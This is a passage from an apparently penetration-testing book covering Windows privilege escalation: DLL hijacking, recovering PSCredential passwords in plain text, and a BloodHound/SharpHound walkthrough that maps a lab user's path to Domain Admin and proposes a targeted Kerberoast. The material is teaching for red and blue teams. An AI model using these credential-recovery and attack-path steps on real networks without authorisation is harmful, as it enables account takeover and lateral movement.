C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\wbemsvc.dll
C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\wmiutils.dll
C:\Windows\Explorer.EXE	Administrator	C:\Windows\ntdll.dll
C:\Windows\Explorer.EXE	Administrator	C:\Windows\KERNELBASE.dll

DLL hijacking is basically taking advantage of how Windows uses DLL files. If the coder does not specifically state the location of a program’s .dll files, Windows has a pre-arranged search pattern to find them. What can happen is multiple DLL’s that match that name could exist on a system. DLL Hijacking is placing a malicious DLL high on the search order so that when the program runs, usually on startup, the malicious DLL file is also

started. There are many ways to create a malicious DLL file, we covered creating shell files in the Metasploit chapter. Take a few minutes and check out the other commands available in PowerUp.

## Other Options

There are numerous other scripts that you can use on Windows for Privilege Escalation.

For Example:

- > “JAWS - Just Another Windows (Enum) Script” - <https://github.com/411Hall/JAWS>
- > “DLLSpy” - <https://github.com/cyberark/DLLSpy>
- > “RACE” - <https://github.com/samratashok/RACE>

JAWS and DLLSpy are used quite frequently by some and worth investigating. “RACE” is very interesting as well. It is a tool for checking and attacking ACL permissions for privilege escalation. RACE is written by Nikhil "SamratAshok" Mittal, creator of the popular Nishang Framework. As with any tools, it is always wise to check out what is available and see if you like it, and if it will work for your particular requirements.


## PSCredentials - Creating and Decoding

Before we leave this chapter, I want to talk quickly about a possible “quick kill” credential grab. PSCredentials are a quick and dirty way to convert User credentials into an encrypted form for using with PowerShell. It places the username and password into a format that can be used by different programs instead of having the user constantly enter their creds. If these creds are stored on a server or workstation, you may be able to recover them in plain text.


First let’s create a PSCredentials file:

- > *\$credential = Get-Credential*
- > *\$credential | Export-CliXml -Path 'C:\Users\administrator\cred.xml'*





Once the creds are entered and exported into a file, you can view the encrypted password:



## Recovering PSCredentials



You can easily recover the password in plain text using the `GetNetworkCredential()` command in PowerShell.

➤ *`$credential.GetNetworkCredential().password`*

```
PS C:\Users\Administrator> $credential.GetNetworkCredential().password
This Is My $ecurish Pa$$w0rd!
PS C:\Users\Administrator> █
```

I have personally never run into this, but it is always something worth checking for a quick escalation attack.

## Resources & References

There are so many good resources on the Internet for Privilege Escalation. The following are only a few, some were used as a reference for this chapter. Many of these articles extensively cover Privilege Escalation, I highly recommend the reader check out each one.

- G0tm1k Basic Linux Privilege Escalation - <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>
- “Privilege escalation explained: Why these flaws are so valuable to hackers” - <https://www.csoonline.com/article/3564726/privilege-escalation-explained-why-these-flaws-are-so-valuable-to-hackers.html>
- “PsExec Local Privilege Escalation” - <https://medium.com/tenable-techblog/psexec-local-privilege-escalation-2e8069adc9c8>
- Kernel privilege escalation: how Kubernetes container isolation impacts privilege escalation attacks - <https://snyk.io/blog/kernel-privilege-escalation/>
- “Payload all the Things: Linux - Privilege Escalation” <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md>
- Checklist - Linux Privilege Escalation - <https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist>
- Linux Privilege Escalation - <https://book.hacktricks.xyz/linux-unix/privilege-escalation>

- [Linux Privilege Escalation: Quick and Dirty](https://johnjhacking.com/blog/linux-privilege-escalation-quick-and-dirty/) - <https://johnjhacking.com/blog/linux-privilege-escalation-quick-and-dirty/>
- Frizb Windows-Privilege-Escalation - <https://github.com/frizb/Windows-Privilege-Escalation>
- PuckieStyle Windows Privilege Escalation - <https://www.puckiestyle.nl/windows-privilege-escalation/>
- Payloads All The Things: Windows – Privilege Escalation – <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>
- Windows Privilege Escalation Cheatsheet for OSCP - <https://www.hackingdream.net/2020/03/windows-privilege-escalation-cheatsheet-for-oscp.html>
- Add Credential support to PowerShell functions - <https://docs.microsoft.com/en-us/powershell/scripting/learn/deep-dives/add-credentials-to-powershell-functions?view=powershell-7.2>
- Save PSCredential in the file - <https://stackoverflow.com/questions/40029235/save-pscredential-in-the-file>
- Powershell Payload Stored in a PSCredential Object - <https://isc.sans.edu/forums/diary/Powershell+Payload+Stored+in+a+PSCredential+Object/26058/>
- Decrypt PSCredential object password and it's applications - <https://techramblers.blog/2020/04/08/decrypt-pscredential-object-password-and-its-applications/>
- Retrive password (\$credential) using PowerShell command doesn't work in all server? <https://social.microsoft.com/Forums/en-US/f49955f8-faf1-4bcd-a07e-db6827205c6a/retrieve-password-credential-using-powershell-command-doest-work-in-all-server-?forum=Offtopic>

# Chapter 30

## BloodHound

**Tool GitHub:** <https://github.com/BloodHoundAD/BloodHound>

**Tool**

**Documentation:**

<https://bloodhound.readthedocs.io/en/latest/index.html>

BloodHound is an Active Directory recon and enumeration tool that displays intentional and unintentional relationships that could be used for privilege escalation and lateral movement. It is very useful for both Red and Blue Teams. BloodHound uses an easy-to-use Graphical interface that quickly allows you to perform multiple levels of relationship analysis. For instance, you can select a single user in the domain, one that you have the credentials for, and BloodHound will show you possible paths the user has to becoming a higher-level user, including Domain Admin.

Using BloodHound is a two-step process - collecting data with SharpHound, then processing it in BloodHound. You first need to access & process data from the Active Directory on the target Windows system using SharpHound. You then need to import this data into BloodHound for analysis. Once a target domain is accessed, all you need to do is run SharpHound, the data collector for BloodHound. Both a Windows, Azure and PowerShell script are available for this purpose. In this chapter we will look at collecting AD data from our Windows 2019 Server with SharpHound. We will then see how to analyze the data in BloodHound by following a user's path to Domain Admin.

Full Documentation for using SharpHound can be found on the tool's documentation website<sup>1</sup>. Other options also exist for running this tool. BloodHound is included in many C2 and exploit tool frameworks. We will briefly look at this in the C2 chapter. You could also run it in from an external exploit tool framework like "WinPwn"<sup>2</sup>. WinPwn is an automated tool that bundles many of the common offensive tools into a menu driven framework. It allows you to run SharpHound on a target by simply selecting, "Collect BloodHound Information" from the menu. WinPWN also includes several privilege escalation and exploits, as seen in the screenshot below.

```
Administrator: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

===== WinPwn =====
1. Collect general domain information!
2. ADPracoon Report!
3. Collect Bloodhound information!
4. Search for potential sensitive domain share files!
5. Find some network shares without predefined filter!
6. Starting ACLAnalysis for Shadow Admin detection!
7. Start MS-RPRN RPC Service Scan!
8. Start PowerUpSQL Checks!
9. Search for MS17-10 vulnerable windows Servers in the domain!
10. Check Domain Network-Shares for cleartext passwords!
11. Check domain Group policies for common misconfigurations using Grouper2!
12. Search for bluekeep vulnerable Windows Systems in the domain!
[+] Cache File not Found: 0 Objects in cache

13. Search for potential vulnerable web apps (low hanging fruits)!
14. Check remote system groups via GPO Mapping!
15. Search for Systems with Admin-Access to pwn them!
16. Search for printers / potential vulns!
17. Search for Resource-Based Constrained Delegation attack paths!
18. Enumerate remote access policies through group policy!
19. Check all DCs for zerologon vulnerability!
20. Check users for empty passwords!
21. Check username=password combinations!
22. Get network interface IPs of all domain systems via IOXIDResolver!
23. Exit.

===== WinPwn =====
Please choose wisely, master:: [+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 345 MB RAM
Status: 5314 objects finished (+5314 590.4445)/s -- Using 356 MB RAM
Enumeration finished in 00:00:09.1431715
Compressing data to .\20210516144916_BloodHound.zip
You can upload this file directly to the UI

DanceBattle EnumERation Completed at 2:49 PM

Administrator: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> whoami
nt authority\system
PS C:\Users\Administrator>
```

WinPWN is a newer tool, so I will leave exploring it up to the reader. With any security tool, especially new ones, always be sure to understand what it does before you use it on your network!

## Collecting Data with SharpHound

There are three versions of SharpHound provided by the tool author - a Windows executable, PowerShell script, and an Azure beta script has been added recently. You can also download the source code in case you need to modify it for AV evasion. Full and in-depth instructions for using SharpHound can be found in the links below.

- Tool Docs - <https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html>

➤ Windows Executables:  
<https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors>

➤ Source Code - <https://github.com/BloodHoundAD/SharpHound3>

Basic usage is very simple, from a privileged account in Windows:

➤ Using PowerShell, run the '*sharphound.ps1*' script

➤ Then, "***Invoke-BloodHound***"

```
PS C:\data> C:\data\sharphound.ps1

PS C:\data> Invoke-BloodHound
-----
Initializing SharpHound at 4:54 PM on 5/20/2021
-----
Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps,
[+] Creating Schema map for domain DOMAIN.LOCAL using path CN=Schema,CN=
PS C:\data>
```

Data is collected and stored in a Zip file in the current directory. Now you just need to start BloodHound on your Kali Linux box and drag and drop the .zip file onto the BloodHound desktop interface.

### **BloodHound: Installing and first use**

BloodHound is not installed by default but is included in the Kali Repositories. The graph data management system Neo4j is used to create the web interface and database used by BloodHound. We need to install Neo4j, and perform some configuration before we can use BloodHound.

On your Kali Linux System:

➤ ***sudo apt install bloodhound***


➤ ***sudo neo4j console***




```
(kali㉿kali) - [~]
└─$ sudo neo4j console
Directories in use:
home:          /usr/share/neo4j
config:        /usr/share/neo4j/conf
logs:          /usr/share/neo4j/logs
plugins:       /usr/share/neo4j/plugins
import:        /usr/share/neo4j/import
data:          /usr/share/neo4j/data
certificates:  /usr/share/neo4j/certificates
run:           /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended.
2021-05-16 19:07:30.505+0000 INFO  Starting..
2021-05-16 19:07:34.670+0000 INFO  ===== Neo4j 4.2.1 =====
2021-05-16 19:07:37.128+0000 INFO  Initializing system graph model
and status UNINITIALIZED
2021-05-16 19:07:37.137+0000 INFO  Setting up initial user from def
2021-05-16 19:07:37.137+0000 INFO  Creating new user 'neo4j' (passw
2021-05-16 19:07:37.144+0000 INFO  Setting version for 'security-us
2021-05-16 19:07:37.150+0000 INFO  After initialization of system g
sion 2 and status CURRENT
2021-05-16 19:07:37.155+0000 INFO  Performing postInitialization st
2 and status CURRENT
2021-05-16 19:07:37.573+0000 INFO  Bolt enabled on localhost:7687.
2021-05-16 19:07:39.608+0000 INFO  Remote interface available at ht
2021-05-16 19:07:39.610+0000 INFO  Started.
```

- Open a browser and navigate to “[http://localhost :7474](http://localhost:7474)”
- Login with username/ password: *neo4j / neo4j*





- Enter a new password when prompted
- Neo4j setup and configuration is now complete.
- Open another terminal and enter, “*sudo bloodhound*”
  - Login with username ‘*neo4j*’ and the password you just set
- Now, just drag and drop the bloodhound zip file anywhere on the Bloodhound desktop and it will automatically add it to the database.




Once it is loaded, select the domain name. That's all you need to do to load the dataset that we collected from the Windows target. It is now all set to use, so let's do some analysis.

➤ Click on the three line "*More Info*" button on the top left

This displays the info & Analysis menu and also the available built-in queries.

As seen below:



The queries are very useful for both red and blue teams. One of the most common queries run by offensive teams is “Shortest path to admin”. This will display all the accounts with possible relationship links to Domain Admin privileges. These are possible points of exploit, lateral movement and privilege escalation.

Let’s grab one from the list and try it out.

I selected:

JULIUS\_COHEN@DOMAIN.LOCAL

This user most likely will not exist on your Windows 2019 Server, as BadBlood randomly creates users and assigns privileges. Though with how badly it purposely sets security permissions, I am sure you will find many similar users that you could use for this example.

- Right click on a user and click “*Set as Starting Node*”

**JULIUS\_COHEN@DOMAIN.LOCAL**


- Set as Starting Node
- Set as Ending Node**
- Shortest Paths to Here
- Shortest Paths to Here from Owned
- Edit Node

➤ Now, right click on Domain Admins and click, “Set as Ending Node”

**DOMAIN ADMINIS@DOMAIN.LOCAL**


- Set as Starting Node
- Set as Ending Node**
- Shortest Paths to Here
- Shortest Paths to Here from Owned
- Edit Node

You know have possible paths from the User to Domain Admin.  
As Seen below:



You can then follow the connecting paths from one Active Directory object to the next. As you can see it brings us to another group, several users, finally to the Domain Controller and lastly to the Domain Admin group. Look closely at the connecting paths. Each one is a different type of relationship that could be used to move to the next level in the path. The first jump in the example above is “Generic All” permissions.

- Right click on any path and click “help”.



When you click help you will be given information on privilege escalation and lateral movement.

- The “Info” tab is a general overview of the possible techniques available.



- “Abuse Info” usually contains step-by-step directions for exploit

Help: GenericAll

Info Abuse Info Opsec Considerations References

Full control of a user allows you to modify properties of the user to perform a targeted kerberoast attack, and also grants the ability to reset the password of the user without knowing their current one.

### Targeted Kerberoast

A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

You may need to authenticate to the Domain Controller as a member of 34-155-DISTLIST@DOMAIN.LOCAL if you are not running a process as a member. To do this in conjunction with Set-DomainObject, first create a PScredential object (these examples comes from the PowerView help documentation):

In this instance, BloodHound recommends a targeted kerberoast attack for lateral movement. Tools like Impacket, PowerSploit and several C2's have modules to perform kerberoast attacks<sup>3</sup>. What's nice too is that BloodHound will also tell you the possible success rate for some of the attacks. For example, "*CanPSRemote*" is one possible path to the next level towards Domain Admin, yet there is a note that this does not always guarantee privileged execution.

Help: CanPSRemote

Info Abuse Info Opsec Considerations References

The user PERRY\_KRAMER@DOMAIN.LOCAL has the capability to create a PSRemote Connection with the computer TEMP-DC.DOMAIN.LOCAL.

PS Session access allows you to enter an interactive session with the target computer. If authenticating as a low privilege user, a privilege escalation may allow you to gain high privileges on the system.

Note: This edge does not guarantee privileged execution



The “*Opsec Considerations*” tab is useful as well. It gives you helpful security hints. In this case, a warning that “PowerShell v5 security enhancements” has logging and script blocking. It also notifies you that PSSession will generate a logon event that will be generated on the system.

## **Conclusion**

This was just a very quick overview of BloodHound, though we do talk about it a little more in the C2 Chapter. Because of the ability to very quickly and easily view your Window’s Domain security layout, it is a very useful tool for both Red & Blue Teams. There are many features and capabilities of the tool that we did not touch on. I highly recommend the reader check out the extensive documentation on the tool website.

